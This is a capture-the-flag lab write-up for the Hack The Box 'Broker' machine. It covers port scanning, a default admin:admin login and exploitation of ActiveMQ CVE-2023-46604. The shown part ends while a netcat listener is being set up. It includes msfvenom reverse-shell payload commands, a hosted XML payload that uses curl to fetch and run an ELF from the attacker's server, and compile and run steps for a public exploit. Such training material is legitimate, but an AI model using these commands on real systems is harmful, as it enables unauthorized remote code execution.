580 HTB Broker

[HTB] Broker

by **Pablo** `github.com/vorkampfer/hackthebox`


- **Resources:**

> 1. **Savitar YouTube walk-through** `https://htbmachines.github.io/`
> 2. **Godzilla Web shell Attack on ActiveMQ Framework** `https://www.darkreading.com/threat-intelligence/godzilla-web-shell-attacks-stomp-critical-apache-activemq-flaw`
> 3. `https://www.ghostery.com/private-search`
> 4. **ActiveMQ exploit GitHub** `https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ`
> 5. **0xdf write-up** `https://0xdf.gitlab.io/2023/11/09/htb-broker.html#`

- **View terminal output with color**

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*



Synopsis:

```
Broken is another box released by HackTheBox directly into the non-competitive queue to highlight a big deal vulnerability that’s
happening right now. ActiveMQ is a Java-based message queue broker that is very common, and CVE-2023-46604 is an unauthenticated
remote code execution vulnerability in ActiveMQ that got the rare 10.0 CVSS imact rating. I’ll exploit this vulnerability to get a
foothold, and then escalate to root abusing the right to run nginx as root. I’ll stand up a rogue server to get file read. Then
I’ll add PUT capabilities and write an SSH key for root. I’ll also show a method that was used to exploit a similar Zimbra
miconfiguration (CVE-2022-41347). In this case, I’ll poison the LD preload file by running nginx with its error logs pointing at
that file, and then load a malicious shared object. ~0xdf
```

Skill-set:

```
1. Credential guessing
2. ActiveMQ Exploitation - Deserialization Attack CVE-2023-46604 [RCE]
3. Abusing Sudoers privilege (nginx) [Privilege Escalation]
```

Basic Recon

1. **Ping &** `whichsystem.py`

```
1. ▷ ping -c 1 10.129.230.87

2. ▷ ping -c 2 broker.htb

3. ▷ whichsystem.py 10.129.230.87
[+]==> 10.129.230.87 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan broker.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3. ▷ echo $openportz
22,80
3. ▷ sourcez
4.  ▷ echo $openportz
22,80,1883,5672,8161,45693,61613,61614,61616
5. ▷ portzscan $openportz broker.htb
6. ▷ bat broker/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,1883,5672,8161,45693,61613,61614,61616 broker.htb
8. ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp    open  ssh        syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http       syn-ack nginx 1.18.0 (Ubuntu)
1883/tcp  open  mqtt       syn-ack
5672/tcp  open  amqp?      syn-ack
8161/tcp  open  http       syn-ack Jetty 9.4.39.v20210325
45693/tcp open  tcpwrapped syn-ack
61613/tcp open  stomp      syn-ack Apache ActiveMQ
61614/tcp open  http       syn-ack Jetty 9.4.39.v20210325
61616/tcp open  apachemq   syn-ack ActiveMQ OpenWire transport
```

openssh (1:8.9p1-3ubuntu0.3) *jammy*-security; urgency=medium

3. **Discovery with *Ubuntu Launchpad***


```
1. ▷ launchpad.sh

                        LAUNCHPAD OS FINDER

                        author: __pablo__

Usage: ./launchpad.sh run

2. ▷ launchpad.sh run
Enter the path of your nmap scan output file: /home/h@x0r/hackthebox/broker/portzscan.nmap


==> [+]  Here is the launchpad OS version.
openssh (1:8.9p1-3ubuntu0.3) jammy-security; urgency=medium

==> [+]  Here is the Launchpad url it was scrapped from.
https://launchpad.net/ubuntu/+source/openssh/1:8.9p1-3ubuntu0.3
```

Nikto

4. **My whatweb is broken (ruby), but anyway a good alternative that will give you basically the same information is Nikto.**

```
1.  ▷ nikto -h 10.129.230.87
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.129.230.87
+ Target Hostname:    10.129.230.87
+ Target Port:        80
+ Start Time:         2024-05-08 12:14:52 (GMT2)
---------------------------------------------------------------------------
+ Server: nginx/1.18.0 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ / - Requires Authentication for realm 'ActiveMQRealm'
+ /: Default account found for 'ActiveMQRealm' at (ID 'admin', PW 'admin'). Generic account discovered.. See: CWE-16
+ Root page / redirects to: http://10.129.230.87/index.html
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ nginx/1.18.0 appears to be outdated (current is at least 1.20.1).
2. We have the nginx out of date and this frame work 'ActiveMQRealm'.
```


5. **Let's do some manual enumeration of the website**



10.129.230.87

This site is asking you to sign in.

```
http://10.129.230.87/
This pops up a login window.
I try admin:admin
LOL, I get logged in. Going to be an easy box I hope.
```



Welcome to the Apache ActiveMQ!

What do you want to do next?

- Manage ActiveMQ broker
- See some Web demos (demos not included in default configuration)

Copyright 2005-2020 The Apache Software Foundation.

Manual site enumeration

6. **Manual website enumeration continued...**

```
That was easy.
Lets google this ActiveMQ we keep seeing.
Apache ActiveMQ is an open source message broker written in Java together with a full Java Message Service client. It provides
"Enterprise Features" which in this case means fostering the communication from more than one client or server. Supported clients
include Java via JMS 1.1 as well as several other "cross language" clients. Wikipedia
```


searchsploit

6. **There are several exploits listed here for this framework.**

```
▷ searchsploit activemq
----------------------------------------------------------------------
ActiveMQ <  - Web Shell Upload (Metasploit) | java/remote/42283.rb
Apache ActiveMQ  - Directory Traversal / Command Execution | windows/remote/40857.txt
Apache ActiveMQ  - Source Code Information Disclosure | multiple/remote/33868.txt
Apache ActiveMQ  - 'admin/queueBrowse' Cross-Site Scripting | multiple/remote/33905.txt
Apache ActiveMQ  - Directory Traversal Shell Upload (Metasploit) | windows/remote/48181.rb
```

ActiveMQ exploit

7. **Lets check out github for any exploits. Google `"activemq github exploits"`**



Usage:

Important: Manually change the IP Address (0.0.0.0 on line 11) in the XML files with the IP Address where the payload will be generated. If u follow the below commands it will be your Listner IP Addess. Also {IP_Of_Hosted_XML_File} will be your Listner IP Address.

For Linux/Unix Targets

```
git clone https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell
cd CVE-2023-46604-RCE-Reverse-Shell
msfvenom -p linux/x64/shell_reverse_tcp LHOST={Your_Listener_IP/Host} LPORT={Your_Listener_Port}
python3 -m http.server 8001
./ActiveMQ-RCE -i {Target_IP} -u http://{IP_Of_Hosted_XML_File}:8001/poc-linux.xml
```

For Windows Targets


```
git clone https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell
cd CVE-2023-46604-RCE-Reverse-Shell
msfvenom -p windows/x64/shell_reverse_tcp LHOST={Your_Listener_IP/Host} LPORT={Your_Listener_Por
python3 -m http.server 8001
./ActiveMQ-RCE -i {Target_IP} -u http://{IP_Of_Hosted_XML_File}:8001/poc-windows.xml
```

```
1. I find this github page.
2. https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ
3. Lets google the CVE to see what we can find out about it.
4. Google "CVE-2023-46604"
5. https://www.darkreading.com/threat-intelligence/godzilla-web-shell-attacks-stomp-critical-apache-activemq-flaw <<< Good read
6. Here is a summary:
============================================================
ASF has identified the bug as stemming from insecure deserialization, which basically refers to an application deserializing data
— such as API requests, file uploads, and user inputs — without first verifying if the data has been manipulated or can be
trusted. The bug allows an attacker with access to a Java-based OpenWire broker or client to execute arbitrary shell commands by
sending manipulated objects to an affected server.
============================================================
7. The bug allows access to a Java broker. Hence the name of the machine.
```

ActiveMQ exploit payload creation

- #pwn_Go_Lang_compiling_a_binary
- #pwn_go_compiling_a_payload

8. **This is created in Go-Lang. We will need to create an MSFVENOM payload and then compile the `ActiveMQ-RCE` exploit.**




```
~/hax0rn00b/broker/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ (main ✗)●★▷ python3 -m http
.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
```

```
~/hax0rn00b/broker/CVE-2023-46604-RCE-Reverse-Shell-Apach
~ ▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
```

```
~/hax0rn00b/broker/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ (main ✗)●★▷ ./ActiveMQ-RCE -i 10.129.230.87 -u http://10.10.14.25:8001/poc-linux.xml
no matching `directory', `file', `recent directory', `ancestor directory', or `corrections' completions
```

```
1. ▷ git clone https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ.git
2. ▷ cd CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ
3. Lets create an elf file with MSFVENOM
4.  ▷ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.25 LPORT=443 -f elf -o activemq.elf
5. ▷ file activemq.elf
activemq.elf: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
4. Then create a python server on port 8001.
5. python3 -m http.server 8001
6. Next we need to compile the RCE. Cd into where the "main.go" file is and enter the following command.
7. ▷ go build .
8. That should create ".rwxr-xr-x  3.0M h@x0r h@x0r  9 may 06:28  ActiveMQ-RCE" with the correct permissions and everything.
9. Last execute the payload.
10. One thing I forgot. You will need to manually change the ip to your tun0 where the server is hosting poc-linux.xml. I THINK!
11. ~/hackthebox/broker/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ (main ✘)★ ▷ cat poc-linux.xml | grep "curl -s"
            <value>curl -s -o test.elf http://0.0.0.0:8001/test.elf; chmod +x ./test.elf; ./test.elf</value>
12. So replace 0.0.0.0 with your tun0 ip address.
13. Before executing the exploit do not forget to setup your listener.
```

```
14. sudo nc -nlvp 443
